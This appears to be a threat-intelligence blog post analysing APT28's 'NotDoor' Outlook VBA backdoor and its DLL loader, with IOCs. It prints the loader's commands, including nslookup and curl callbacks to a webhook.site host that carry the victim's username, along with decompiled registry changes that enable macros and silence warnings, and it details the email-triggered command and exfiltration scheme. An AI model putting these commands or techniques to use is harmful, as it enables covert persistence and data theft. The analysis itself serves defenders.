


```
$a=$env:APPDATA;copy c:\programdata\testtemp.ini "$a\Microsoft\Outlook\VbaProject.OTM"
```

The second command performs an **nslookup** on a domain incorporating the username, using the `webhook.site` DNS hooking service previously employed in the group's campaigns. This appears to serve as a mechanism for the attackers to verify that the code executed successfully on the victim's machine.

```
nslookup "$env:USERNAME.910cf351-a05d-4f67-ab8e-6f62cfa8e26d.dnshook[.site]"
```

Finally, the third command sends a **curl** request to a `webhook.site` URL, serving the same purpose.

```
cmd /c curl "hxxp://webhook[.site/910cf351-a05d-4f67-ab8e-6f62cfa8e26d?$env:USERNAME"
```

The loader establishes persistence by enabling the **LoadMacroProviderOnBoot** subkey within the **Software\Microsoft\Office\16.0\Outlook** registry key.

```
98     if ( (unsigned __int64)(Block[0] - v4 - 8) > 0x1F )
99         invalid_parameter_noinfo_noreturn();
100     }
101     j_j_free(v4);
102 }
103 sub_180001D60(lpValueName, L"LoadMacroProviderOnBoot");
104 sub_180001D60(Block, L"Software\\Microsoft\\Office\\16.0\\Outlook");
105 Data = 1;
106 v5 = (const WCHAR *)lpValueName;
107 if ( v25 > 7 )
108     v5 = lpValueName[0];
109 v6 = Block;
110 if ( v22 > 7 )
111     v6 = (void **)Block[0];
112 RegSetValueW(HKEY_CURRENT_USER, (LPCWSTR)v6, v5, 4u, &Data, 4u);
113 if ( v22 > 7 )
114 {
115     v7 = Block[0];
```

Persistence

Next, the loader enables macro execution by modifying the **Level** subkey under **Software\Microsoft\Office\16.0\Outlook\Security** in the Windows registry.

```
131     {
132         v8 = (WCHAR *)*((_QWORD *)lpValueName[0] - 1);
133         if ( (unsigned __int64)((char *)lpValueName[0] - (char *)v8 - 8) > 0x1F )
134             invalid_parameter_noinfo_noreturn();
135     }
136     j_j_free(v8);
137 }
138 sub_180001D60(lpValueName, L"Level");
139 sub_180001D60(Block, L"Software\\Microsoft\\Office\\16.0\\Outlook\\Security");
140 Data = 1;
141 v9 = (const WCHAR *)lpValueName;
142 if ( v25 > 7 )
143     v9 = lpValueName[0];
144 v10 = Block;
145 if ( v22 > 7 )
146     v10 = (void **)Block[0];
147 RegSetValueW(HKEY_CURRENT_USER, (LPCWSTR)v10, v9, 4u, &Data, 4u);
148 if ( v22 > 7 )
```

Macro activation

Finally, dialogue messages are disabled by modifying the


Software\Microsoft\Office\16.0\Outlook\Options\General registry key, reducing the likelihood of detection by the user.

```
171     j_j_free(v12);
172 }
173 sub_180001D60(lpValueName, L"32,");
174 sub_180001D60(v26, L"PONT_STRING");
175 sub_180001D60(Block, L"Software\Microsoft\Office\16.0\Outlook\Options\General");
176 lpData = lpValueName;
177 if ( v25 > 7 )
178     lpData = (LPCWSTR *)lpValueName[0];
179 v14 = (const WCHAR *)v26;
180 if ( v27 > 7 )
181     v14 = v26[0];
182 v15 = Block;
183 if ( v22 > 7 )
184     v15 = (void **)Block[0];
185 RegSetKeyValue(HKEY_CURRENT_USER, (LPCWSTR)v15, v14, 1u, lpData, 2 * v24 + 2);
186 if ( v22 > 7 )
```

Deactivation of dialogue messages

NotDoor: a silent backdoor

The backdoor will be a VBA project for Outlook that, at the time of analysis, presents few detections.




NotDoor backdoor detections

The malware leverages the **Application_MAPILogonComplete** and **Application_NewMailEx** events to execute code whenever Outlook is started or a new email arrives. The project is obfuscated, with variable and function names replaced by random alphabetic strings to conceal its behavior. Additionally, the malware employs a unique string encoding technique for both internal data and dynamically generated strings. This method involves prepending random alphanumeric characters to a valid Base64 string, creating the illusion of encryption when decoded.

```
ztwkgbsShBFETNo = 6000
zFwFYJLbRRNeBKb = "Nothing"
evnDTwIHUmUHLMy = "oQNfWdmdfdvnOnYQAuAG0AYQB0AHQAaQA0ADQANABAHAACgBvAHQAbwBuAC4AbQBIAA=="
evnDTwIHUmUHLMy = lcOLQUZArUdrLrW(Mid(evnDTwIHUmUHLMy, hywLHvMvCAEpWDw + 1))
```

Custom encryption

Upon logging in, the malware will create a folder at the path **%TEMP%\Temp** if it does not already exist. This folder serves as a repository for various artifacts generated during the malware's operation. If the folder contains any files when the malware starts, their contents will be sent via email to **a.matti444@proton[.me]**, with the subject line **"Re: 0"**, after which the files will be deleted, regardless of whether they were successfully sent or not.



VbXjn8WXhsmOfzDQAKAA0ACgA=

Example to sent email at logon

When the client receives an email, it first checks for the presence of a specific string on a designated line that triggers the backdoor functions. If the string is found, the malware parses the email’s contents to extract the commands to be executed. In the analyzed sample, this trigger string is **“Daily Report”**; however, the backdoor allows multiple triggers to be configured, so the string may vary in other instances. Once the backdoor is activated, the email that triggered it is deleted.

```

400
401     Dim QZAiyhHDeDiozCo() As String
402     ReDim QZAiyhHDeDiozCo(0)
403     QZAiyhHDeDiozCo(0) = "QWvufatYRrqYbvRABhAGkAbAB5ACAAUgB1AHAAbwByAHQA" ' Daily Report
404
    
```

Trigger

The received email must follow a specific structure. First, it must include a numerical value that serves as an identifier. Next, it must contain an email address for data exfiltration, which is encrypted using the malware’s custom encryption algorithm. Finally, the malware supports multiple commands per email, also encrypted using the same algorithm. Below is an example of an email that would trigger the backdoor’s functionality.

```

1 Lorem ipsum dolor sit amet, consectetur adipiscing elit.
2 Quisque ultrices pulvinar eros, eget vulputate mauris pellentesque sit amet.
3 Maecenas ullamcorper lorem eu nunc ullamcorper hendrerit.
4 Maecenas sit amet justo ex. Sed maximus sollicitudin nisl, ornare sodales mi lobortis nec.
5 Suspendisse vehicula Trigger tam eu semper. Phasellus eu fermentum orci, nec pharetra quam. Aliquam erat volutpat.
6 Daily Report ID
7 1234
8 2 Number of commands Recipient Commands
9 lfhVwhCk7eRzFGTgBvAHQAaABpAG4AZwA=
10 291Y1UCBEY6Uz0dQBwAGwAIAAwACAAMQA4ACAATgBDADoAXABVAHMAZQByAHMAXABQAEUABFAFwARABIAHMAawB0AG8AcABcAHUAcABsAC4AdA
11 UgTR6UtDhthLU4YwBtAGQAbgBvACAATgBDADoAXABXAGkAbgBkAG8AdwBzAFwAUwB5AHMAAdABIAg0AMwAyAFwAIgAiAEMA0gBcAFcAaQBwAGQAbw
    
```

Example of email

In particular, the malware allows the following four commands.

Command	Description
cmd	Executes commands and returns the standard output as an email attachment.
cmdno	Executes commands.

dwn	Exfiltrates files from the victim's computer by sending them as email attachments.
upl	Upload files directly onto the victim's computer.

List of commands


The results of these commands will be sent to the sender using an email with the subject line in the following format: **“Re: <ID> <EMAIL SUBJECT>”**. The files will be sent as attachments and the results of the execution will be sent in the body of the email.



```
LlgPahcpEFcdnJMQAyADMANAAtAHUAcABsAC0ARgBhAGwAcwBIAA0ACgAxADIAMwA0AC0AYwBtAG
QAbgBvAC0AVABYAHUAZQANAAoAIAA6ADoAOgAxADMAOgA6ADoAIAAgADoAOgA6ADIAOAA6ADoAOg
AgAA0ACgA=
```

Example of an email sent when the backdoor is activated

Files exfiltrated by the malware are saved in the folder. Each file is named using a predefined list of names and extensions, following the format **<NAME>_<ID>.<EXTENSION>**. The file contents are encoded using the malware's custom encryption, sent via email, and then deleted from the system.



Generated file

Below is a list of possible filenames.

- report
- invoice
- contract
- photo
- scheme
- document

Below is a list of possible extensions.

- jpg
- jpeg
- gif

- bmp
- ico
- png
- pdf
- doc
- docx
- xls
- xlsx
- ppt
- pptx
- mp3
- mp4
- xml

Conclusion

In conclusion, this article highlights the ongoing evolution of APT28, demonstrating how it continuously generates new artefacts capable of bypassing established defense mechanisms. Below is a series of indicators of compromise that could help detect the threat.

Indicators of Compromise (IOC)

SHA256	Description
fc6bd17f96af2568d7fa97a6087e4539285141206185aec5c85fa9cf73c9193	onedrive.exe (legit)
5a88a15a1d764e635462f78a0cd958b17e6d22c716740febc114a408eef66705	SSPICLI.dll
8f4bca3c62268fff0458322d111a511e0bcfba255d5ab78c45973bd293379901	testtemp.ini

Network indicator	Description
a.matti444@proton[.me	Email used for exfiltration

Path	Description
%Temp%\Test	Folder generated by backdoor
c:\programdata\testtemp.ini	Observed artifact

References

- [1] CERT Polska. (2024, May 8). *APT28 campaign targeting Polish government institutions*. CERT Polska. <https://cert.pl/en/posts/2024/05/apt28-campaign/>

Source: <https://lab52.io/blog/analyzing-notdoor-inside-apt28s-expanding-arsenal/>